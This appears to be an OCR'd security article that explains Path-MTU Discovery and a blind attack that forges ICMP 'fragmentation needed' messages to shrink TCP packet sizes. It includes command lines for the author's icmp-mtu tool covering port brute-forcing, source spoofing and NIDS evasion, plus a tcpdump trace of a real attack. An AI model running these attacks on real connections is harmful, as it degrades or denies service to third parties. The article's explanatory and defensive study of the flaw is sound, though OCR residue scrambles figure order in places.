It is evident that in this scenario, Host A Hill have no knowledge of the characteristics of the network to which Host B is connected, and vice-versa. Consider the case when Host B (which belongs to the Token Ring network) tries to send a 17914-bytes packet to Host A. When Router C receives this packet, it will find out that the packet is too big to be forwarded through the Ethernet network (which has an MTU of 1500 bytes).

IP Fragmentation

With the goal of solving the challenge presented by the scenario described above, the Internet Protocol (IP) implements a mechanism called *fragmentation* that can be used to *fragment* a packet into smaller pieces, so that the size of each of these fragments is smaller than the MTU of the network that raised the problem. Each of these fragments will have its own IP header, so that they can be forwarded through an IP network independently of the other fragments. Figure 4 illustrates the IP fragmentation mechanism.

Thus, in the scenario just described, Router C will fragment the original IP packet into smaller pieces with a size no larger than the MTU of the network through which they must be forwarded (in this case – Ethernet). When Host B receives all of the fragments that correspond to the original packet, it will reassemble them to obtain the packet that had been sent by Host B, so then it can be handed to the corresponding upper-layer protocol.

The Path-MTU Discovery Mechanism

While the IP fragmentation mechanism has been successfully employing for a long time, as experience with the IP protocol was gained, a number of researchers found that it had a number of negative effects which called for the engineering of an alternative mechanism that could replace IP fragmentation. This has led the IETF (*Internet Engineering Task Force*) to evaluate a number of alternative mechanisms that would enable the interoperability of heterogeneous networks, without the need of relying on the IP fragmentation mechanism.

The mechanism that was finally engineered and adopted by the IETF was called *Path-MTU Discovery*, as it aims to *discover* the maximum packet size that could be sent from the source host to the destination host without fragmentation.

The Path-MTU Discovery mechanism is specified by RFC 1191 (for IPv4) and by RFC1981 (for IPv6). It operates as follows. Hosts implementing PMTUD will transmit its IP packets with the DF (*Don't Fragment*) bit set. This bit signals the intervening routers that the source host does not want its packets to be fragmented. If any of the intervening routers finds that one of the packets is too big to be forwarded without being fragmented, the router will drop the offending packet and will signal the error condition to the source host by means of an ICMP *fragmentation needed and DF bit set* error message. Figure 6 illustrates such a scenario.

Figure 3 illustrates the syntax of the ICMP *fragmentation needed and DF bit set* error messages. Among other fields, the ICMP error message contains a *Next-Hop MTU* field, which is used by the router that detected the error condition to inform the source host the MTU of the network that prevented the packet from being forwarded without fragmentation. This information will be used by the source host to reduce the size of its packets accordingly, to avoid




Figure 1. *The attack against the "Path-MTU Discovery" mechanism*

them from being discarded by the network. Furthermore, each ICMP error message will contain a piece of the packet that elicited the error, on the premise that piece will contain all the information that is necessary to demultiplex the error message to the communication instance (e.g. TCP connection) that elicited it.

The IETF specifications state that the full IP header plus the first 8 bytes of the IP payload must be included in the payload of the ICMP error message. Therefore, in case such an error is elicited by a TCP segment, the four-tuple (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*) will be available in the ICMP payload, and thus the host receiving the ICMP error message will be able to match the error to the TCP connection that elicited it. Figure 8 illustrates the structure of an ICMP error message that has been elicited by a TCP segment. Figure 7 and Figure 9 illustrate the syntax of IP packets and TCP segments, respectively.

Thus, the host receiving the ICMP error message will hand the message to the corresponding communication instance. In case the communication instance that elicited the error is a TCP connection, TCP will reduce the size of the segments it sends, according to the *Next-Hop MTU* field of the error message, and will retransmit the dropped data. This iterative process will be repeated as many times as needed, until the source host reduces the size of the packets it sends so that they are small enough that they don't need to be fragmented, but as large as possible so that overhead is reduced.

Finally, the specifications recommend that every ten minutes TCP should try sending large packets again (probably repeating the process described above), so that in the event the MTU of the path between the source host and the destination host increases (for example as a result of a route change), the TCP connection can benefit from it.




Figure 2. *Scenario of a "blind" attack*



0
7
8
15
16
31
type (3)
code (4)
checksum
Unused (must be 0)
Next-Hop MTU
IP header (including options) + first 8 bytes of orginal IP datagram data

Figure 3. *Syntax of ICMP "fragmentation needed and DF bit set" error messages*

Attack Against the Path-MTU Discovery Mechanism

Unfortunately, the IETF specifications do not recommend any type of validation check for the ICMP error messages. This means that, as long as the payload of the ICMP error messages contain a valid four-tuple (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*), the error messages will be considered *legitimate.* This situation can be exploited by an attacker who could send forged ICMP *fragmentation needed and DF bit set* error messages to reduce the size of the packets that are sent to the attacked TCP connection.

~tqw~

This vulnerability does not require the attacker to have access to the packets that correspond to the attacked connection. Regarding this, the attacker could be completely off the path that the packets travel and that corresponds to the connection, and nevertheless exploit this vulnerability. When exploited in such a way, it is said that the attacker is performing a *blind* attack. Figure 2 shows a possible scenario for a blind attack against the Path-MUT Discovery mechanism.

The attacker will send forged ICMP error messages to the sending side of the TCP connection that will contain a very small *Next-Hop MTU* value, so that the attacked host reduces the size of the packets it sends to that value. According to the IPv4 specification, the MTU of a network can be as small as 68 bytes. Therefore, the attacker could potentially reduce the size of the packets that are sent for a TCP connection to such a small value.

In order to successfully perform the attack, the attacker would need to know or guess the four-tuple (Source Address, Source Port, Destination Address, Destination Port) that needs to be included in the payload of the forged ICMP error messages (so that they are matched to the target connection). While the reader might think that would be very unlikely that the attacker could guess the four values that identify the TCP connection to be attacked, a bit of analysis will show that in practice it is much easier to *guess* these values than one would expect.




Figure 4. *IP fragmentation*




Figure 5. *Interconnection of heterogeneous networks*

First, if we assume that the attacker knows which two systems have established the TCP connection to be attacked, we can assume that both IP addresses (that is, the *Source Address* and the *Destination Address*) will be known, or that there will be only a few possible values (in case one of the systems has more than one IP address). Secondly, the TCP port number used by the host acting as the *server* will be the *well-known port* that corresponds to the service that is running on top of the TCP connection. With all these considerations, the only value that the attacker would need to actually guess is the TCP port number used by the client (the so-called *ephemeral port*). Considering the fact that TCP port numbers are 16-bit values, there will be only 65536 possible values for the client port. Therefore, an attacker could simply send 65536 ICMP error messages, each of them with a different client port number, thus trying all the possible combinations.

In practice, however, the number of possible combinations is much smaller, as all TCP implementations pick ephemeral port numbers from a small range of the whole port number space (e.g. the port range 1024-4999). While this range usually varies among different implementations, an attacker could easily identify the operating system being used by the client by means of an OS detection tool such as Nmap or queso. With that information, the attacker could simply look up the port number range used for ephemeral ports by that implementation from publicly available documentation (e.g. see the references section). Thus, the attacker would need to try only those port numbers that lie within the range from which the client's operating system may choose an ephemeral port.

It is interesting to note that a large number of TCP implementations choose ephemeral ports from port ranges of only 4000 values or so. In such cases, an attacker connected to the Internet by means of a 128kbps link could perform the attack (trying all the possible values for the client port) in only 10 seconds (approximately).

Impact of the Attack

As mentioned before, the attack against the Path-MTU Discovery mechanism causes a notable reduction in the size of the packets that are sent to the attacked connection. This will have at least two negative effects. First, given that the ration information/headers will be reduced, more bandwidth will be wasted for the transfer of protocol headers. Secondly, a reduction in the packet size will generally lead to an increase in the packet-rate, as more packets will be needed to transfer the same amount of information over the same period of time. In most systems, there is a direct relationship between the packet-rate and the interrupt request (IRQ) rate, as each received packet causes an interrupt request. Thus, the increase in the packet-rate will usually lead to an increase in the IRQ rate, which in turn will cause an increase in the CPU load of the involved systems. These two effects could possibly affect the application making use of the attacked TCP connection and/or the systems involved in the handling of the small packets.

The applications that will be most affected are those which depend on high data transfer rates and/or good performance for their correct operation. One example of such an application is BGP (Border Gateway Protocol). The successful exploitation of the attack described in this article in some scenarios could, lead to inconsistencies in the routing tables of the involved BGP peers with the potential of affecting all those networks whose reach ability depends on the routing information exchanged by the BGP peers involved in the attacked TCP connection.

In case that target of the attack were a TCP connection being used by protocols such as FTP or HTTP, the CPU utilization of the involved systems could be increased, degrading the performance of the data transfer and, in some extreme cases a denial of service (DoS) condition might occur.

Attacking a TCP Connection

In order to perform the attack, we will employ the icmp-mtu tool that was coded by the author of this article specifically for testing this attack. The icmp-mtu tool has a variety of options, which allow the attacker to configure each of the parameters of the attack (such as the Next-Hop MTU), as well as a number of other values that, while not directly related to the attack technique, could help to evade network intrusion detection (or prevention) systems. However, for space considerations, this article will explain only the most basic options of the icmp-mtu tool.

As we mentioned in our explanation of the Path-MTU Discovery mechanism, after 10 minutes of discovering the Path-MTU of the connection, TCP will try to increase the size of the segments it sends to check whether the Path-MTU has increased. This means that, even if the attacker performs the attack successfully and causes the Path-MTU of the connection to be reduced, after ten minutes he will have to perform the attack again, as the size of the packets sent for the connection might have been increased. Thus, in order to keep the size of the packets of the attacked connection small, he will have to send ICMP *fragmentation needed and DF bit set* error messages in case the size of the packets of the connection has been increased, it is reduced again. This is the reason for which, once executed, the icmp-mtu tool will continue sending ICMP *fragmentation needed and DF bit set* error messages until it is interrupted (e.g. by means of [*CTRL*]+[*C*] key combination).

Figure 1 shows a possible scenario for the attack discussed in this article, in which a web browser has established a TCP connection with a web server. We can see that the attacker is located off the path that the packets that belong to the connection follow. Let's assume that the client is downloading a large file from the web server, such that there will be enough time for the attacker to perform the attack against this TCP connection. In this scenario, the attacker would know the following information about the target TCP




Figure 6. *Operation of the Path-MTU Discovery mechanism*

connection: client IP address and server IP address (as we assume that the attacker knows the two systems that have established the connection to be attacked) and the TCP port number used by the server for this connection (as we assume the attacker knows which service is being used by the client).

Only with this information, the attacker could try to perform the attack using the icmp-mtu tool as follows:

```
icmp-mtu -c 192.168.0.1 -s 172.16.0.1:
                              80 -t server
```

The `-c` option allows the user to specify the client IP address and TCP port number. In this example, the attacker specifies only the IP address, as he does not know the ephemeral port number used by the client (i.e. the web browser). As the client port number is left unspecified, the icmp-mtu tool will perform a *brute force* attack, trying all the port numbers in the range 0-65535. The `-s` option is used to specify the server IP address and TCP port number. In our example, as the client knows both the IP address and the TCP port number used by the server for this connection, he will specify them both. Finally, the `-t` option specifies which endpoint of the TCP connection (the client or the server) should be the target of the spoofed ICMP error messages. The attacker will choose the target of the attack to be the sending side of the connection. Therefore, in our example the target of the spoofed ICMP error messages will be the web server. The icmp-mtu tool will repeatedly send the 65536 packets that are necessary to try all the possible port numbers that the client could use for the target TCP connection, until it is interrupted (e.g. by means of the [*CTRL*]+[*C*] key combination).

Let's suppose that the attacker knew the operating system being used by the client. For example, the attacker could get this information by means of an operating system detection tool such as Nmap (*http://www.insecure.org*). With this information, the attacker would know the ephemeral port number range used by the client. For example, if the operating system being used by the client is Microsoft Widows, the attacker would know that the ephemeral port number range used by the client is 1024-4999. With this information in mind, the attacker could run the icmp-mtu tool as follows:

```
icmp-mtu -c 192.168.0.1:1024-4999 -s
   172.16.0.1:80 -t server
```

In this case the attacker specified a port number range for the client, the number of port numbers to try for the client side (and hence the number of spoofed packets to send) will be much smaller.

By default, icmp-mtu sets the source address of the ICMP error messages to the IP address of the host that is not being attacked. That is, in the previous examples the source address of the ICMP error messages would be set to 192.168.0.1. However, the ICMP error messages do not need to have any particular source address, as any intermediate router could legitimately signal an error condition.

The `-f` option of the icmp-mtu tool allows the user to specify the source address of the forged ICMP error messages. This could be particularly useful in case some intermediate router is performing egress-filtering (i.e. it is filtering packets based on their source IP address), thus preventing the forged ICMP error messages from reaching the target host.

Let's suppose that the attacker wanted to set the source address of the ICMP error messages to 102.168.0.1. In that case, he could run the icmp-mtu tool as follows:

```
icmp-mtu -c 192.168.0.1:1024-4999 -s
 172.16.0.1:80 -f 192.168.0.1 -t server
```

In case the attacker wanted the source address to be that of his own




Figure 7. *Syntax of IP packets*

system, he could instruct icmp-mtu to not forge the source address of the spoofed ICMP error messages by means of the `-n` option:

```
icmp-mtu -c 192.168.0.1:1024-4999 -s
   172.16.0.1:80 -n -t server
```

Thus, the source address of the ICMP error messages would be that of the attacker's host. Obviously, in order to avoid being easily tracked down, the attacker will usually avoid using his own IP address for performing the attack.

Sending a large number of ICMP error messages in a short period of time could lead to congestion in some of the involved networks or systems. Furthermore, it could result in an ICMP traffic rate higher than the accepted threshold at the involved systems.

All these conditions would usually lead to packet drops at the congested systems or networks. Furthermore, in case the ICMP error message that would actually cause the size of the packets to be reduced (i.e. the error message with the correct four-tuple) were dropped, the attack would simply fail. Therefore, in cases in which an attack would lead to a large number of packets being sent to the target host, the attacker will usually want to limit the bandwidth used by the icmp-mtu tool. The `-r` option of the icmp-mtu tool allows the user to limit the bandwidth used for the attack, in kilobits per second (kbps). For example, if the attacker wants to limit the bandwidth to 56 kbps, he could execute icmp-mtu as follows:

```
icmp-mtu -c 192.168.0.1:1024-4999 -s
   172.16.0.1:80 -r 56 -t server
```

Listing 1a. *Packet trace of an attack against the Path-MTU Discovery mechanism*

```
07:33:33.450711 172.16.0.1.80 > 192.168.0.1.3028: . 55381:56801(1420) ack 0 win 17040 (DF) (ttl 64, id 46716)
07:33:33.766220 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 48281 win 9940 (DF) (ttl 117, id 55756)
07:33:33.766241 172.16.0.1.80 > 192.168.0.1.3028: . 56801:58221(1420) ack 0 win 17040 (DF) (ttl 64, id 64806)
07:33:33.770295 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 49701 win 9940 (DF) (ttl 117, id 55758)
07:33:33.770318 172.16.0.1.80 > 192.168.0.1.3028: . 58221:59641(1420) ack 0 win 17040 (DF) (ttl 64, id 37411)
07:33:34.203906 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 51121 win 9940 (DF) (ttl 117, id 55760)
07:33:34.203962 172.16.0.1.80 > 192.168.0.1.3028: . 59641:61061(1420) ack 0 win 17040 (DF) (ttl 64, id 49486)
07:33:34.378908 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 52541 win 9940 (DF) (ttl 117, id 55761)
07:33:34.378933 172.16.0.1.80 > 192.168.0.1.3028: . 61061:62481(1420) ack 0 win 17040 (DF) (ttl 64, id 54369)
07:33:34.429296 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 53961 win 9940 (DF) (ttl 117, id 55762)
07:33:34.429318 172.16.0.1.80 > 192.168.0.1.3028: . 62481:63901(1420) ack 0 win 17040 (DF) (ttl 64, id 38867)
07:33:34.769519 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 55381 win 9940 (DF) (ttl 117, id 55764)
07:33:34.769565 172.16.0.1.80 > 192.168.0.1.3028: . 63901:65321(1420) ack 0 win 17040 (DF) (ttl 64, id 45655)
07:33:35.110200 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 56801 win 9940 (DF) (ttl 117, id 55765)
07:33:35.110259 172.16.0.1.80 > 192.168.0.1.3028: . 65321:66741(1420) ack 0 win 17040 (DF) (ttl 64, id 47463)
07:33:35.113291 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 58221 win 9940 (DF) (ttl 117, id 55766)
07:33:35.113314 172.16.0.1.80 > 192.168.0.1.3028: . 66741:68161(1420) ack 0 win 17040 (DF) (ttl 64, id 52075)
07:33:35.510370 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 59641 win 9940 (DF) (ttl 117, id 55769)
07:33:35.510393 172.16.0.1.80 > 192.168.0.1.3028: . 68161:69581(1420) ack 0 win 17040 (DF) (ttl 64, id 50555)
07:33:35.687634 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 61061 win 9940 (DF) (ttl 117, id 55770)
07:33:35.687656 172.16.0.1.80 > 192.168.0.1.3028: . 69581:71001(1420) ack 0 win 17040 (DF) (ttl 64, id 61555)
07:33:36.009372 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 62481 win 9940 (DF) (ttl 117, id 55771)
07:33:36.009398 172.16.0.1.80 > 192.168.0.1.3028: . 71001:72421(1420) ack 0 win 17040 (DF) (ttl 64, id 34296)
07:33:36.180815 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 63901 win 9940 (DF) (ttl 117, id 55773)
07:33:36.180873 172.16.0.1.80 > 192.168.0.1.3028: . 72421:73841(1420) ack 0 win 17040 (DF) (ttl 64, id 53575)
07:33:36.506718 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 65321 win 9940 (DF) (ttl 117, id 55774)
07:33:36.506743 172.16.0.1.80 > 192.168.0.1.3028: . 73841:75261(1420) ack 0 win 17040 (DF) (ttl 64, id 34721)
07:33:36.510804 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 66741 win 9940 (DF) (ttl 117, id 55775)
07:33:36.510827 172.16.0.1.80 > 192.168.0.1.3028: . 75261:76681(1420) ack 0 win 17040 (DF) (ttl 64, id 34894)
07:33:37.004635 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 68161 win 9940 (DF) (ttl 117, id 55777)
07:33:37.004695 172.16.0.1.80 > 192.168.0.1.3028: . 76681:78101(1420) ack 0 win 17040 (DF) (ttl 64, id 44036)
07:33:37.008756 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 69581 win 9940 (DF) (ttl 117, id 55778)
07:33:37.008779 172.16.0.1.80 > 192.168.0.1.3028: . 78101:79521(1420) ack 0 win 17040 (DF) (ttl 64, id 47291)
07:33:37.213783 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 71001 win 9940 (DF) (ttl 117, id 55779)
07:33:37.213844 172.16.0.1.80 > 192.168.0.1.3028: . 79521:80941(1420) ack 0 win 17040 (DF) (ttl 64, id 37137)
07:33:37.222434 192.168.0.1 > 172.16.0.1: icmp: 192.168.0.1 unreachable - need to frag (mtu 296) (ttl 232, id 5693)
07:33:37.222472 172.16.0.1.80 > 192.168.0.1.3028: . 71001:71257(256) ack 0 win 17040 (DF) (ttl 64, id 58749)
07:33:37.222578 172.16.0.1.80 > 192.168.0.1.3028: . 71257:71513(256) ack 0 win 17040 (DF) (ttl 64, id 51033)
07:33:37.222845 172.16.0.1.80 > 192.168.0.1.3028: . 71513:71769(256) ack 0 win 17040 (DF) (ttl 64, id 32798)
07:33:37.223118 172.16.0.1.80 > 192.168.0.1.3028: . 71769:72025(256) ack 0 win 17040 (DF) (ttl 64, id 41766)
07:33:37.778893 192.168.0.1 > 172.16.0.1: icmp: 192.168.0.1 unreachable - need to frag (mtu 296) (ttl 221, id 2124)
07:33:37.778917 172.16.0.1.80 > 192.168.0.1.3028: . 71001:71257(256) ack 0 win 17040 (DF) (ttl 64, id 36548)
07:33:37.779022 172.16.0.1.80 > 192.168.0.1.3028: . 71257:71513(256) ack 0 win 17040 (DF) (ttl 64, id 61732)
07:33:37.779290 172.16.0.1.80 > 192.168.0.1.3028: . 71513:71769(256) ack 0 win 17040 (DF) (ttl 64, id 51438)
07:33:37.779563 172.16.0.1.80 > 192.168.0.1.3028: . 71769:72025(256) ack 0 win 17040 (DF) (ttl 64, id 40154)
```

Thus, the flow of forged ICMP error messages would be limited to an average bandwidth of 56 kbps.

By default, the forged ICMP error messages will advertise a *Next-Hop MTU* of 68 bytes, as this is the minimum MTU as specified by the IPv4 specifications. However, the attacker is free to choose some different value for the *Next-Hop MTU* field.

The `-m` option of the icmp-mtu tool allows the attacker to specify the value to which the *Next-Hop MTU* field of the ICMP error messages should be set. For example, if the attacker wanted to advertise a Next-Hop MTU of 296, he could run the icmp-mtu tool as follows:

```
icmp-mtu -c 192.168.0.1:1024-4999 -s
   172.16.0.1:80 -t server -m 296
```

Specifying Next-Hop MTU values other than 68 might be useful to avoid some NIDS (*Network Intrusion Detection System*) that would detect the attack.

Packet Trace of a Real Attack

Listing 1 illustrates the output from tcpdump with the results from the attack sketched in Figure 1. In the figure, the text in black corresponds to the TCP segments sent by the client, while the text in blue corresponds to the TCP segments sent by the server. Finally, the forged ICMP error message is highlighted in red. As we can see from the first few lines, the web server was transferring data to the web browser in blocks of 1420 bytes of data. The client was simply acknowledging the receipt of this data.

At some point, the attacker performs the attack described in this article by sending an ICMP *fragmentation needed and DF bit set* error message that advertises a Next-Hop MTU of 296 bytes. As a result, the web server reduces the size of the packets it sends. We can see in the figure that once the attack has been performed, each of the TCP segments sent by the web server carries at most 256 bytes of data. These 256 data bytes (together with the 20-bytes IP header and the 20-bytes TCP header) result in 296-bytes IP packets (the packet size advertised in the Next-Hop MTU field of the forged ICMP error message).

A few clarifications must be made about Listing 1. First, we can see in the figure that the attacker sends a single ICMP error message with the correct four-tuple (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*), instead of trying all the possible client port numbers by brute force. Actually, all those packets corresponding to failed attack attempts were removed from the tcpdump packet trace for the sake of clarity. Secondly, we can see that the attacker advertises a Next-Hop MTU of 296 bytes, rather than 68 bytes (the minimum IPv4 MTU). The reason for this is that before launching the attack, an attacker

Listing 1b. *Packet trace of an attack against the Path-MTU Discovery mechanism*

```
07:33:37.804726 172.16.0.1.80 > 192.168.0.1.3028: . 72421:72677(256) ack 0 win 17040 (DF) (ttl 64, id 59091)
